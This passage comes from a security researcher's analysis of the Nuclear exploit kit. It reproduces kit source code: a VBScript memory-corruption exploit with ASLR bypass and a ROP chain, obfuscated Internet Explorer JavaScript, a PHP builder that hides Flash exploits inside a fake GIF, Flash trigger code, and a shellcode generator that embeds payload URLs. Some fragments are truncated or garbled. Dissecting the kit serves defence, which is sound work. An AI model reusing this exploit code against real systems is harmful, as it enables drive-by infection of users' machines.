The problem with this method is that it usually triggers the UAC authorization request to run `powershell.exe`. Therefore, this exploit uses the "oldie but goodie" method of chaining ROP + Shellcode.

First, after triggering the vulnerability and getting memory read/write primitive, the exploit bypasses ASLR by finding the address of the COleScript object, parsing the address of a dummy function, and following the pointers to the object:




```
Private Function LGADj(Ym9j) 'read memory
    On Error Resume Next
    zcxzOS(0)=vbEmpty 'make it vbInteger which holds the value (0)
    XRcuz(dwUTX)=Ym9j+4 'put the vbLong value
    zcxzOS(0)=vbString 'make it vbInteger which holds the value 8
    'Thus, XRcuz(dwUTX) becomes of type vbString and data high is regarded as pointer to pascal string
    LGADj=Int(lenb(XRcuz(dwUTX))) 'read the "length" of the string, which are the four bytes before
    the "string"
End Function

sub WUnzpGGK() 'dummy stub
end sub

Private Function wzfqEEj()
    On Error Resume Next
    FvJdwDpa=WUnzpGGK 'set dummy function
    FvJdwDpa=null 'change type to vbNull
    zcxzOS(0)=0 'change type to vbInteger and zero the field
    XRcuz(dwUTX)=FvJdwDpa 'put the dummy funtion address
    zcxzOS(0)=3 'chnage type of XRcuz(dwUTX) to vbLong
    wzfqEEj=XRcuz(dwUTX) 'read the address of the function as Long ;)
end function

IAxSg=0
IAxSg=wzfqEEj() 'pointer to dummy function
if IAxSg=0 then
    exit sub
end if
zcxzOS(0)=vbEmpty
TLbzeqIr=0
TLbzeqIr=LGADj(IAxSg+8) 'TLbzeqIr = *(IAxSg+8)
if TLbzeqIr=0 then
    exit sub
end if
SSytL=0 'will be address of COleScript vtable
SSytL=LGADj(TLbzeqIr+16) 'SSytL = *(TLbzeqIr+16)
if SSytL=0 then
    exit sub
end if
qkdkZMmK=0 'qkdkZMmK will point somewhere within vbscript.dll
qkdkZMmK=LGADj(SSytL+&h0&) 'qkdkZMmK = *(SSytL)
```

It then parses the vbscript.dll IAT to find ntdll (vbscript.dll -> kernel32.dll -> ntdll.dll), and searches through the vbscript.dll and ntdll.dll to find the needed ROP gadgets.

The exploit also saves the vftable pointer of the previously found object and builds a shellcode which restores the original memory.

The following code is then executed:



```
eGhqed=0 'will hold address PIcIoQC (chain)
uyVoo=0 'will hold previous address PIcIoQC (chain)    :ode init with restoration
zcxzOS(0)=vbEmpty
Dim PIcIoQC 'will hold vbstring of chain
'chain  = padding  &  generate_rop(addr_of_rop,is_ie10)  &  resortation  &  shecllcode  &  padding
PIcIoQC = QKjEonx  &  YUrzohR(eGhqed+&h40000&,gFLjoMhA)  &  WhknsGJ      &  NXRGHhPn    &  QKjEonx
XRcuz(dwUTX)=PIcIoQC 'XRcuz(dwUTX) points to chain
for rgXGO=0 to 7
    'try 7 times to create chain in the right place (same place as prev iteration)
    XRcuz(dwUTX)=PIcIoQC 'XRcuz(dwUTX) points to chain
    zcxzOS(0)=vbLong 'chage VarType of XRcuz(dwUTX) to vbLong
    eGhqed=XRcuz(dwUTX) 'eGhqed is address PIcIoQC (chain)
    if eGhqed=uyVoo then 'if chain address = previous chain address
        XRcuz(dwUTX+2)=0
        AEJJr=1
        exit for 'go out
    end if
    zcxzOS(0)=vbString 'restore VarType of XRcuz(dwUTX) to vbString
    uyVoo=eGhqed 'uyVoo holds address of previously allocated chain
    '        padding  &  generate_rop(addr_of_rop,is_ie10)  &  resortation  &  shecllcode  &  padding
    PIcIoQC=QKjEonx   &  YUrzohR(eGhqed+&h40000&,gFLjoMhA)  &  WhknsGJ      &  NXRGHhPn    &  QKjEonx
    XRcuz(dwUTX)=PIcIoQC 'XRcuz(dwUTX) points to chain
next
```

This code creates the payload chain by concatenating:

padding + ropchain(based on *VirtualProtect*) + restoration_shellcode + shellcode + padding

When building the ROP chain, the location of where the ropchain is *going* to reside in memory is needed (before it's allocated).

To overcome this problem, the exploit has "chain-generation-loop" which generates the chain using the address it "hopes" the chain will be copied to and then checks if it actually was.

In each iteration, the "hoped for" address is the one allocated from the previous iteration. If the same address has been allocated twice (after a "free" in the middle), the chain will reside in the guessed address. We assume the huge padding (512K) is required for this allocation behavior.


Eventually, it overrides the vtable pointer of the previously found COleScript object. When the Release method is invoked, the stack pivot gadget is called. The *Release()* method is invoked implicitly upon leaving the scope of the function which overrides the vtable pointer.

For more information on the vulnerability, go here.

CVE-2015-2419 (JavaScript)

This is a double free vulnerability in JSON.stringify() function of IE JavaScript engine.

This exploit comes already obfuscated in the same way as Angler EK & Rig EK:



```
function cve2015_2419($shellcode,$hurl){
$cve_2015_2419='var Il1Ia = unescape,CollectGarba
function Il1Id(a, b){return a.scope = b}
var Il1Ie = "copyTo",Il1If = "reduce",Il1Ig = "pa
= "random",Il1Il = "fromCharCode",Il1Im = "apply"
"size",Il1Is, Il1It;
function Il1Iu(a, b, c) {null != a && ("number" =
Il1Iw(this, a, 256) : Il1Iw(this, a, b))}
function Il1Ix() {return new Il1Iu(null)}
function Il1Ica(a, b, c, d, e, f) {for (; 0 <= --
```

The $hurl variables sent to the URL are used to retrieve a JSON dictionary (unrelated to the vulnerability in parsing JSON data) that assists in the obfuscation process when the code is run.


This exploit is identical to the exploit we investigated thoroughly a few months ago. We encourage readers to review our analysis.

Flash Exploits

One exploit vector that stays persistent in all variations of the landing page is the flash platform.


The flash exploit is not generated in the panel but is instead downloaded from the master server as explained above. The code generating the flash exploits is run by a cron job in the master panel every 15 minutes, from where each panel instance retrieves it. Therefore, all panels serve the same flash exploit generated in the master server in the past 15 minutes.

Here is the code which generates the flash exploits:



```
swf_build("CVE-2015-5122","CVE-2015-7645","CVE-2016-1001","f13");
function swf_build($CVE,$CVE2,$CVE3,$out_swf_name){
    global $debug_mode, $exploit_folder;
    for ($i=0;$i<65;$i++){$varp[$i]=GetRandomString(rand(8,12));}

    $tmppath = uniqid(rand(), true);
    mkdir("/tmp/".$tmppath);

    if($exploit_folder == 0){
        $ex_fol = "ex";
    }else{
        $ex_fol = "ext";
    }

    $k_encod = md5(time());
    $fsorce1 = (rc4($k_encod,file_get_contents('/root/'.$ex_fol.'/'.$CVE.'.swf')));
    $fsorce2 = (rc4($k_encod,file_get_contents('/root/'.$ex_fol.'/'.$CVE2.'.swf')));
    $fsorce3 = (rc4($k_encod,file_get_contents('/root/'.$ex_fol.'/'.$CVE3.'.swf')));
    $fsorce1_length = strlen($fsorce1);
    $fsorce2_length = strlen($fsorce2);
    $fsorce3_length = strlen($fsorce3);

    $bin_file1 = GetRandomString(rand(5,9));
    $cls0 = $varp[0];

    $fl_0 = 'package {
        import flash.display.*;
        import flash.events.*;
        import flash.system.*;
        import flash.utils.*;
        import flash.external.*;
        public class '.$cls0.' extends MovieClip {
    [Embed(source="'.$bin_file1.'.gif",mimeType="application/octet-stream")]
    public static const '.$bin_file1.':Class;

            private static const '.$varp[24].':* = [
            [\'ad\'+\'dEv\'+\'ent\'+\'Li\'+\'ste\'+\'ner\'],
            [\'ad\'+\'ded\'+\'To\'+\'Sta\'+\'ge\'],
      [\'su\'+\'bs\'+\'t\'+\'r\'],
```

The function is given with the 3 CVEs the EK wants to combine under flash. The 3 CVE flash exploits are encoded with RC4 using a key created by "md5(time())". The combined content of encrypted exploits is written to a file disguised as a GIF file:




```
file_put_contents("/tmp/".$tmppath."/".$cls0.".as",$fl_0);
file_put_contents("/tmp/".$tmppath."/".$bin_file1.".gif","GIF".$fsorce1.$fsorce2.$fsorce3);
```

The GIF file is embedded in the ActionScript code to be compiled with it as a binaryData object.

The main flash file is actually a version switcher and contains 3 exploits (CVE-2015-5122, CVE-2015-7645, CVE-2016-1019).

Again, the reference to CVE-2016-1001 in the code is false and might suggest the author intended to target another flash version.

Once the flash is loaded, the ActionScript checks the current version and loads the appropriate exploit:



```
if (flashVersion <= 180000203) // CVE-2015-5122
{
    offset = 3;
    length = 15768;
}
else
{
    if (flashVersion <= 190000207) // CVE-2015-7645
    {
        offset = 15771;
        length = 32158;
    }
    else                        // CVE-2016-1019
    {
        offset = 47929;
        length = 31891;
    };
};
var _local_6:* = new ((this.OavqWAKY(tCzLBnKWB(fgwEUCOFi[4])) as Class))(); //flash.display.Loader
_local_7 = _local_6;
(_local_7[tCzLBnKWB(fgwEUCOFi[5])](KPfqCOsaBEn(embededBin, "8a9396bee29f21653ce28fa1f0ca6227", offset, length)));
// ^ Decrypts the embeded binary file from offset to offset+len and use loadBytes
_local_7 = this.stage;  // add it to stage
(_local_7[tCzLBnKWB(fgwEUCOFi[6])](_local_6)); //append child
```

The **offset** variable indicates the starting point of the exploit from within the GIF file, where the first exploit starts with 3 to skip over the "GIF" magic bytes. The **length** contains the size of the exploit to be extracted.


The exploits are heavily obfuscated and use external requests to the server to get a dictionary which helps the de-obfuscation at runtime.

Deep analysis of the flash vulnerabilities is not in the scope of this publication. However, we will show the exploit triggering part and give the appropriate references to each CVE.

CVE-2015-5122

This vulnerability was discovered after the HackingTeam leak in July 2015. It is a Use-After-Free component inside the "opaqueBackground" property setter of the flash.display.DisplayObject.

The exploit is basically identical to the public version that found on Metasploit, including the remarks, with some changes made for obfuscation.



MetaSploit Source

```
Logger.log("fill 1016-byte holes (0x38c is a size of internal TextLine object)")
for(i = 0; i < _ar_text_lineLen; i++)
    _ar_text_line[i].opaqueBackground = 1 // alloc 1016 bytes

// set custom valueOf() for _mc
Logger.log("set custom valueOf() for _mc")
MyClass.prototype.valueOf = valueOf2

// here we go, call the vulnerable setter
Logger.log("here we go, call the vulnerable setter")
//_cnt = _ar_text_lineLen - 6
_cnt = _ar_text_lineLen - 20
_ar_text_line[_cnt].opaqueBackground = _mc

// find corrupted vector length
Logger.log("find corrupted vector length ")
for(i=0; i < _ar_reuseLen; i++) {
    _vu = _ar_reuse[i];
    if ( vu.length > vlen+2) {
```

Nuclear EK Source


```
method_12("fill 1016-byte holes (0x38c is a size of internal TextLine object)");
_local_1 = var_24;
while (_local_1 < var_13)
{
    var_11[_local_1].opaqueBackground = 1;
    _local_1++;
};
method_12(_SafeStr_2._SafeStr_13(-1820302794));
ThisWhiteProgram.prototype[(valo + "Of")] = method_71;


method_12("here we go, call the vulnerable setter");
var_22 = (var_13 - 6);
var_11[var_22].opaqueBackground = var_47;


method_12("find corrupted vector length ");
_local_1 = var_13;
while (_local_1 < var_25)
{
    _vu = var_11[_local_1];
    if (_vu.length > (var_13 + 2))
```

The exploit can be found in the metasploit repository. To read the vulnerability analysis, go here.

CVE-2015-7645

This is a type confusion vulnerability caused when overwriting the "writeExternel" method of a class extending the IExternalizable interface with something that is not a function. This executes a function outside the object's vtable, leading to memory corruption.


The vulnerability was discovered by Google Project Zero. The POC can be found here, and an analysis of the vulnerability is here.



```
_local_5 = ((_SafeStr_11) ? My_BA2 : My_BA);
_local_7 = (ApplicationDomain[_SafeStr_6.vari30][_SafeStr_6.vari31](_SafeStr_6.vari32) as Class);
if (!_local_7)
{
    Throw("");
};
(registerClassAlias(_SafeStr_6.vari32, _local_7));
_local_1 = new Array(60);
while (_local_3 < _local_1.length)
{
    _local_1[_local_3] = new (_local_5)(_local_3);
    _local_1[(_local_3 + 1)] = new (_local_7)();    // Create Instances of Vulnerable Class
    _local_1[(_local_3 + 2)] = new (_local_5)((_local_3 + 2));
    _local_3 = (_local_3 + 3);
};
_local_4 = _local_1[((_local_1.length - 2) - 12)];  // _local_4 is Instance of created vulnerable class

var _local_6 = _local_4[_SafeStr_6.vari33];         // == _local_4["writeExternal"]
if ((_local_6 is Function))     // Confirm "writeExternal()" was overwritten and isn't a function anymore
{
    Throw("");
};

_local_2 = new _SafeStr_6.vari1();                  // Creates a ByteArray (_local_2)
(_local_2[_SafeStr_6.vari34](_local_4));            // == _local_2.writeObject(<VulnerableClass>)
if ((_local_4[_SafeStr_6.vari35] is uint))
{
    _SafeStr_21 = _local_1[_local_4[_SafeStr_6.vari35]]; // _SafeStr_21 is an extended ByteArray holding the exploitated class
    if (_SafeStr_21.length < _SafeStr_6.vari50)     // Make sure ByteArray length is bigger than 0xFFFFFFF6
    {
        Throw("");
    };
    if (_local_4[_SafeStr_6.vari36])
    {
        class_4.EXP_try(_local_4);      // x64
    }
    else
    {
        _SafeStr_1.EXP_try(_local_4);   // x32
    };
    _SafeStr_18 = true;
};
```

CVE-2016-1019

This is a type confusion vulnerability that exists when FileReference object is confused with TextField object, allowing out of bound memory access using an incompatible type.



```
var _local_6 = {toString:function () {
    _global.ASnative(2204, 200).call(Main._tf);
}};
_local_4 = (                    ) + 20) :            + 20));
```


You can read more on the vulnerability analysis here.

DIFFIE-HELLMAN IMPLEMENTATION

Much like the trend started by Angler EK intended to complicate the analysis process for researchers; nuclear is trying to take the same approach, using the Diffie-Hellman mechanism to transfer required information to the exploits while they are executing.


This mechanism exists in two cases:

1. JavaScript de-obfuscation JSON dictionary



```
if ($branch == "dh_js") {
    $data =
    '{"ll":"length","l":"charCodeAt","I":"fromCharCode","Il":"floor","IlI":"random","lI":"stringify","lII":"lc
    ","lll":"ScriptEngineBuildVersion","lIl":"ScriptEngineMajorVersion","IIl":"ScriptEngineMinorVersion","Ill"
    al","lIlI":"ur0pqm8kx","IlII":"db7f335571b4f0c67670335deefe2e3c","lllI":"/","lIIl":"u","IlIl":"x","llll":"
    "IIIl":"EDI","IllI":"ESP","IIlI":"XCHG EAX,ESP","IIll":"MOV [ECX+0C],EAX","llIl":"CALL [EAX+4C]","llII":"M
    EDI,[EAX+90]","IIII":"a","lIll":"kernel32.dll","lIlll":"virtualprotect","IIIlI":11,"lIIll":0,"lllll":1790
    ,"IIIll":1,"IIlII":2,"lIlII":3,"IllIl":4,"lllIl":5,"IIlll":8,"lIlIl":9,"lIIIl":10,"IllII":11,"lIIlI":12,"I
    IIIII":1,"llIlI":2,"lllII":2147483647,"llIll":4294967295,"IIllI":255,"llIII":256,"lIIII":65535,"IIlIl":16
```


2. Flash de-obfuscation JSON dictionary



```
} else if ($branch == "dh_flash2") {
    if (isset($df_vars->v)) {
        $ver = explode(",", $df_vars->v);
        if($df_vars->v == '20,0,0,228' || $df_vars->v == '20,0,0,235' || $df_vars->v == '20,0,0,272' || $df_vars->v == '20,0,0,306') {
            $data =
            '{"vari1":"flash.utils.ByteArray","vari2":"flash.system.Capabilities","vari3":"flash.utils.Endian","vari4":"flash.display.Loader","
            vari5":"","vari6":"","vari7":"","vari8":"","vari9":"","vari10":"readUnsignedInt","vari11":"writeUnsignedInt","vari12":"position","v
            ari13":"bufAddrHi","vari14":"bufAddr","vari15":"bufOldHi","vari16":"bufOld","vari17":"LITTLE_ENDIAN","vari18":"writeDouble","vari19
            ":"StandAlone","vari20":"readDouble","vari21":"readUnsignedByte","vari22":"<br>","vari23":"fromCharCode","vari24":"supports64BitPro
            cesses","vari25":"search","vari26":"KERNEL32.DLL","vari27":"toUpperCase","vari28":"readUTF","vari29":"VIRTUALPROTECT","vari30":"cur
            rentDomain","vari31":"getDefinition","vari32":"MyExt2","vari33":"writeExternal","vari34":"writeObject","vari35":"id","vari36":"x64"
            ,"vari37":"uncompress","vari38":"contentLoaderInfo","vari39":"addEventListener","vari40":"COMPLETE","vari41":"loadBytes","vari42":"
            eJwBQQi+90NXUwhvFAAAeNq0WM1vG9cRH+4uuUtRkmXG9totW9NOG1d2YlsfllPFlkjTMqXW2mVIJXEbFPSKXElES6xXMVyeipQID4pPREw0AJtgRx7yT8QBL4E6LktOP+
            gtx56KNADOzNvd7ncMI58KA/L9zFv5vd+bz7e7hEk/g1w6g8AZxJQkob4S6cAf5UEPtZnL+ATW5V6vWI1fmnt2/3r00feA8ftWB4MZ//Jos8+hDSMhuv7bWfXasO21epC3c
```


Where it has two internal cases, one for the most updated flash, and one for the others.

But, and there's a big but (we cannot lie), there seems to be a problem in the Diffie-Hellman implementation: The variables needed for the Diffie-Hellman key exchange are sent by the exploit code to the server as a JSON file containing hex values:




```
CT> req 8
Displaying request for object 8 (summoner_dynamites.rb) [644 bytes]:

POST /80867_metallurgical/accumulates/summoner_dynamites.rb?commonly=upzk61e41155121b8w82&5081=8z1jk2at18434 HTTP/1.1
Accept: */*
Content-Type: application/json;charset=UTF-8
Referer: http://[redacted]/locations-piecing/acetylene?8150=donating&8527=sharkskin&benefactors-valeting=dzsxu223em
57t0u457ta
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Host: [redacted]
Content-Length: 118
Connection: Keep-Alive
Cache-Control: no-cache

{"g":"4A152CD218B6EA1A25FF4BBE0C808297","p":"F316A693E8CF9915C36D80DE53683FB9","A":"2D77F8DCFD71B8371C4D3332A72C36D8"}
```

This JSON is parsed and each value is sent to the **getGmp()** function:



```
$df_vars = json_decode($raw_req);
$g = getGmp($df_vars->g);
$p = getGmp($df_vars->p);
$A = getGmp($df_vars->A);
$b = gmp_random_bits(128);
$B = gmp_powm($g, $b, $p);
$sec_key = gmp_powm($A, $b, $p);
```

The **getGmp()** function decodes the values by base64:




```
function getGmp($a) {
    return gmp_init(base64_decode($a), 16);
}
```

However, the information sent is not encoded in base64. Therefore, the return value of **getGmp** will always be FALSE, which, when converted to an integer, is "0". Since all values are zeroed, following the DH scheme does result in a shared "secret" key: **0** (server: $A^b = 0^b = 0$, client: $B^a = g^{ba} = 0^a = 0$). This means that **all** the information is sent with the encryption key of "0". (Shhhh… It's a secret!)

SHELLCODE

The **generate_shellcode** function uses the same shellcode every time. The main difference is how the shellcode is incorporated in the exploit:




```
function generate_shellcode($url,$exp,$rc4_key='db7f335571b4f0c67670335deefe2e3c'){
    $picode_size = 0x0C84;
    $picode_data = "60EB1158B9FFFF000049803...[TRANCATED]";
    $picode_data = hex2ascii( $picode_data );
    $picode_encryption_key = 77;

    if($exp == "hex_full"){
        $picode_data = build_and_encrypt_picode( $picode_data, $picode_encryption_key );
        $urls_data = "";
        foreach($url as $key => $value){
            $urls_data .= hex2ascii( create_url( $value[1], $value[0], $value[2] ) );
        }
        $urls_data = build_and_encrypt_urls( $urls_data, $picode_encryption_key, $picode_size );
        return String2hex($picode_data.$urls_data);
    }

    if($exp == "rc4_full"){
        $picode_data = build_and_encrypt_picode( $picode_data, $picode_encryption_key );
        $urls_data = "";
        foreach($url as $key => $value){
            $urls_data .= hex2ascii( create_url( $value[1], $value[0], $value[2] ) );
        }
        $urls_data = build_and_encrypt_urls( $urls_data, $picode_encryption_key, $picode_size );
        return base64_encode(rc4_shk($rc4_key,$picode_data.$urls_data));
    }

    if($exp == "flash_url"){
        $urls_data = "";
        foreach($url as $key => $value){
            $urls_data .= hex2ascii( create_url( $value[1], $value[0], $value[2] ) );
        }
        $urls_data = build_and_encrypt_urls( $urls_data, $picode_encryption_key, $picode_size );
        return str_encode(String2hex($urls_data),'uvwxyzGHIJKZWXY3defghiQLMNOPC012DEFopq456789abcrstRSTUVjklmnAB',
        '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ');
    }

}
```

The **generate_shellcode** function also appends the payload URL(s) to the end of the shellcode.

The shellcode itself has several code paths it can follow, depending on the payload type.

As you may recall, the threat actor can upload several types of payloads:

